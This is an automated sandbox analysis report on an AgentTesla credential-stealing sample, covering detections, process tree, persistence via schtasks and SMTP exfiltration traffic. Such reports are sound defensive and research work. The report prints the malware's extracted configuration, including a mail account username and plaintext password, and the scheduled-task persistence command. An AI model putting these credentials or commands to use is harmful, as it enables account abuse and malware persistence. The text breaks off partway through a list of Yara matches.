ID: 532667
Sample Name:
OSCBLUS33XXX1032021110200150939.exe
Cookbook: default.jbs
Time: 15:53:42
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report OSCBLUS33XXX10320211102…

Overview

General Information

Sample Name:	OSCBLUS33XXX1032021110200150939.exe
Analysis ID:	532667
MD5:	c4a8f5b400f4888..
SHA1:	42c53cade754af2..
SHA256:	5a71510fb671476.
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Contains functionality to register a lo…

Classification



Process Tree

- **System is w10x64**
- OSCBLUS33XXX1032021110200150939.exe (PID: 6972 cmdline: "C:\Users\user\Desktop\OSCBLUS33XXX1032021110200150939.exe" MD5: C4A8F5B400F4888ADD443A930F9344C3)
  - schtasks.exe (PID: 988 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\pDLQFcIkYzz" /XML "C:\Users\user\AppData\Local\Temp\tmpDA28.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - OSCBLUS33XXX1032021110200150939.exe (PID: 3424 cmdline: {path} MD5: C4A8F5B400F4888ADD443A930F9344C3)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "mahboula@caesarstravel.com",
  "Password": "n_5RuBre",
  "Host": "mail.caesarstravel.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.373789648.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000000.373789648.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000002.614564922.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.614564922.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.618094894.00000000029FE000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.12.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.12.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.2.OSCBLUS33XXX1032021110200150939.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

Contains functionality to register a low level keyboard hook

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 3 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 4 2 1	SSH	Clipboard Data 1	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 4 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Virtualization/Sandbox Evasion 2 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscate Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
OSCBLUS33XXX1032021110200150939.exe	62%	Virustotal		Browse
OSCBLUS33XXX1032021110200150939.exe	40%	Metadefender		Browse
OSCBLUS33XXX1032021110200150939.exe	64%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
OSCBLUS33XXX1032021110200150939.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\pDLQFcIkYzz.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\pDLQFcIkYzz.exe	40%	Metadefender		Browse
C:\Users\user\AppData\Roaming\pDLQFcIkYzz.exe	64%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.OSCBLUS33XXX1032021110200150939.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.OSCBLUS33XXX1032021110200150939.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://wBDAikc9htFx.orgX	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://mail.caesarstravel.com	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://wBDAikc9htFx.org	0%	Avira URL Cloud	safe	
http://qYCMdx.com	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.caesarstravel.com	192.185.224.36	true	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.224.36	mail.caesarstravel.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532667

Start date:	02.12.2021
Start time:	15:53:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	OSCBLUS33XXX1032021110200150939.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/3@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.1%) • Quality average: 57.9% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:54:48	API Interceptor	691x Sleep call for process: OSCBLUS33XXX1032021110200150939.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	RFQ - SST#2021111503.exe	Get hash	malicious	Browse	• 162.241.253.162
	ufKi6DmWMQCuEb4.exe	Get hash	malicious	Browse	• 192.185.16.241
	counter-1248368226.xls	Get hash	malicious	Browse	• 108.179.192.98
	counter-1248368226.xls	Get hash	malicious	Browse	• 108.179.192.98
	counter-1248368226.xls	Get hash	malicious	Browse	• 108.179.192.98

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	counter-1248368226.xls	Get hash	malicious	Browse	• 108.179.192.98
	CU-6431 report.xlsm	Get hash	malicious	Browse	• 162.240.9.126
	CU-6431 report.xlsm	Get hash	malicious	Browse	• 162.240.9.126
	DkX9HVJTmi.exe	Get hash	malicious	Browse	• 108.167.135.122
	Shipping report -17420.xlsx	Get hash	malicious	Browse	• 162.241.169.32
	SCAN_7295943480515097.xlsm	Get hash	malicious	Browse	• 162.240.9.126
	SCAN_7295943480515097.xlsm	Get hash	malicious	Browse	• 162.240.9.126
	INVOICE.exe	Get hash	malicious	Browse	• 162.214.80.6
	img20048901738_Pago.pdf.exe	Get hash	malicious	Browse	• 192.185.115.3
	PaCJ39hC4R.xlsx	Get hash	malicious	Browse	• 162.241.126.156
	PaCJ39hC4R.xlsx	Get hash	malicious	Browse	• 162.241.126.156
	New order documents. pdf.....exe	Get hash	malicious	Browse	• 108.179.232.76
	part-1500645108.xlsb	Get hash	malicious	Browse	• 162.241.62.201
	img20048901740_Pago.pdf.exe	Get hash	malicious	Browse	• 192.185.115.3
	part-1500645108.xlsb	Get hash	malicious	Browse	• 162.241.62.201

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\OSCBLUS33XXX1032021110200150939.exe.log

Process:	C:\Users\user\Desktop\OSCBLUS33XXX1032021110200150939.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4FsXE8:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHJ
MD5:	EA78C102145ED608EF0E407B978AF339
SHA1:	66C9179ED9675B9271A97AB1FC878077E09AB731
SHA-256:	8BF01E0C445BD07C0B4EDC7199B7E17DAF1CA55CA52D4A6EAC4EF211C2B1A73E
SHA-512:	8C04139A1FC3C3BDACB680EC443615A43EB18E73B5A0CFCA644CB4A5E71746B275B3E238DD1A5A205405313E457BB75F9BBB93277C67AFA5D78DCFA30E5DA(2B
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpDA28.tmp

Process:	C:\Users\user\Desktop\OSCBLUS33XXX1032021110200150939.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1656
Entropy (8bit):	5.172050461684647
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7h2ulNMFp2O/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB3Qtn:cbha7JlNQV/rydbz9I3YODOLNdq3k
MD5:	100A11D3F15BD22F8D4CB052FA5B8BE3
SHA1:	43DA3E7DFE58678D6B82D5CC59A51316ECC08F3A
SHA-256:	6FC9AC3F5A036FDEC4A676ED38A074DEA219C634CF5A454792F715C777AD7F6B
SHA-512:	1343DA36E9A215D59ECADC5C130A3C8F39435954D0E8DFA1056022DD209A771080E24F3F95287FB92251B15C44DE2467DA98E0CAE45F033DB29D7B945219406(

C:\Users\user\AppData\Local\Temp\tmpDA28.tmp	
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvail

C:\Users\user\AppData\Roaming\pDLQFcIkYzz.exe	
Process:	C:\Users\user\Desktop\OSCBLUS33XXX1032021110200150939.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	418304
Entropy (8bit):	7.959418185841139
Encrypted:	false
SSDEEP:	12288:y9zpDrxJupKx7wzDsyaRfU0Lfz4wvzdLZI8aVgeS+NKx7U:6z5r77uQya20LL4wv5Lu8QgJj7U
MD5:	C4A8F5B400F4888ADD443A930F9344C3
SHA1:	42C53CADE754AF26B02E2B70719FA33751F03F33
SHA-256:	5A71510FB6714764CA0B78704D594DF5CB6747F02EACDABCED4AA0A02504669B
SHA-512:	A2F3C6119134B8EB4D22BE7842CFF04A4104E8CC9B8F873EEE048B3CFA5B00FA4FEE7464FD1E170A7F44F4A11FB0E2EAEE7DDA02BE3E00BEF40FC5F1BCD70775
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 64%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o#.a.....X.....w... .....@.. ....@.....v..W..... ....H.....text....W... ...X..... ..`.rsrc.....Z.....@..@.rel oc.....`.....@..B.....v.....H.....h<..@:.....j...hQ.....z.(.....}.....(....o....}....*..0.....{.....3.....(.....*.....0.....{..... ,....f.....}.....}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X .;.|.{....Xa}.....}.....{....o....:q....(....+..(.....}.....(.....*..... .....n..}.....{....,..{....oh...*..{....*.s .

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.959418185841139
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	OSCBLUS33XXX1032021110200150939.exe
File size:	418304
MD5:	c4a8f5b400f4888add443a930f9344c3
SHA1:	42c53cade754af26b02e2b70719fa33751f03f33
SHA256:	5a71510fb6714764ca0b78704d594df5cb6747f02eacdabced4aa0a02504669b
SHA512:	a2f3c6119134b8eb4d22be7842cff04a4104e8cc9b8f873eee048b3cfa5b00fa4fee7464fd1e170a7f44f4a11fb0e2eaee7dda02be3e00bef40fc5f1bcd70775
SSDEEP:	12288:y9zpDrxJupKx7wzDsyaRfU0Lfz4wvzdLZI8aVgeS+NKx7U:6z5r77uQya20LL4wv5Lu8QgJj7U
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o#.a.....X.....w... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x467702
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F236F [Thu Nov 25 05:47:27 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x65708	0x65800	False	0.965485972137	data	7.96783861522	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x68000	0x580	0x600	False	0.421223958333	data	4.45153617788	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-15:56:39.902192	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49833	587	192.168.2.6	192.185.224.36

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 15:56:38.032502890 CET	192.168.2.6	8.8.8.8	0x1444	Standard query (0)	mail.caesarstravel.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 15:56:38.194472075 CET	8.8.8.8	192.168.2.6	0x1444	No error (0)	mail.caesarstravel.com		192.185.224.36	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 15:56:38.859323025 CET	587	49833	192.185.224.36	192.168.2.6	220-gator3295.hostgator.com ESMTP Exim 4.94.2 #2 Thu, 02 Dec 2021 08:56:38 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Dec 2, 2021 15:56:38.860186100 CET	49833	587	192.168.2.6	192.185.224.36	EHLO 302494
Dec 2, 2021 15:56:39.016398907 CET	587	49833	192.185.224.36	192.168.2.6	250-gator3295.hostgator.com Hello 302494 [84.17.52.65] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Dec 2, 2021 15:56:39.019814014 CET	49833	587	192.168.2.6	192.185.224.36	AUTH login bWFoYm91bGFAY2Flc2Fyc3RyYXZlbC5jb20=
Dec 2, 2021 15:56:39.177005053 CET	587	49833	192.185.224.36	192.168.2.6	334 UGFzc3dvcmQ6
Dec 2, 2021 15:56:39.373903990 CET	587	49833	192.185.224.36	192.168.2.6	235 Authentication succeeded
Dec 2, 2021 15:56:39.374650955 CET	49833	587	192.168.2.6	192.185.224.36	MAIL FROM:<mahboula@caesarstravel.com>
Dec 2, 2021 15:56:39.539506912 CET	587	49833	192.185.224.36	192.168.2.6	250 OK
Dec 2, 2021 15:56:39.539741993 CET	49833	587	192.168.2.6	192.185.224.36	RCPT TO:<mahboula@caesarstravel.com>
Dec 2, 2021 15:56:39.742569923 CET	587	49833	192.185.224.36	192.168.2.6	250 Accepted
Dec 2, 2021 15:56:39.742850065 CET	49833	587	192.168.2.6	192.185.224.36	DATA
Dec 2, 2021 15:56:39.900898933 CET	587	49833	192.185.224.36	192.168.2.6	354 Enter message, ending with "." on a line by itself
Dec 2, 2021 15:56:39.903115988 CET	49833	587	192.168.2.6	192.185.224.36	.
Dec 2, 2021 15:56:40.059134960 CET	587	49833	192.185.224.36	192.168.2.6	250 OK id=1msnVn-0023ct-Qb

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: OSCBLUS33XXX1032021110200150939.exe PID: 6972 Parent PID: 5540

General

Start time:	15:54:41
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\OSCBLUS33XXX1032021110200150939.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\OSCBLUS33XXX1032021110200150939.exe"
Imagebase:	0xd10000
File size:	418304 bytes
MD5 hash:	C4A8F5B400F4888ADD443A930F9344C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.384565646.0000000004209000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.384565646.0000000004209000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 988 Parent PID: 6972

General

Start time:	15:54:51
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\pDLQFcIkYzz" /XML "C:\Users\user\AppData\Local\Temp\tmpDA28.tmp
Imagebase:	0x350000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6364 Parent PID: 988

General

Start time:	15:54:52
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: OSCBLUS33XXX1032021110200150939.exe PID: 3424 Parent PID: 6972

General

Start time:	15:54:53
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\OSCBLUS33XXX1032021110200150939.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x500000
File size:	418304 bytes
MD5 hash:	C4A8F5B400F4888ADD443A930F9344C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.373789648.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.373789648.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.614564922.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.614564922.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.618094894.00000000029FE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.618094894.00000000029FE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.375108208.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.375108208.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.374334048.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.374334048.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.617740547.0000000002951000.00000004.00000001.sdmp, Author: 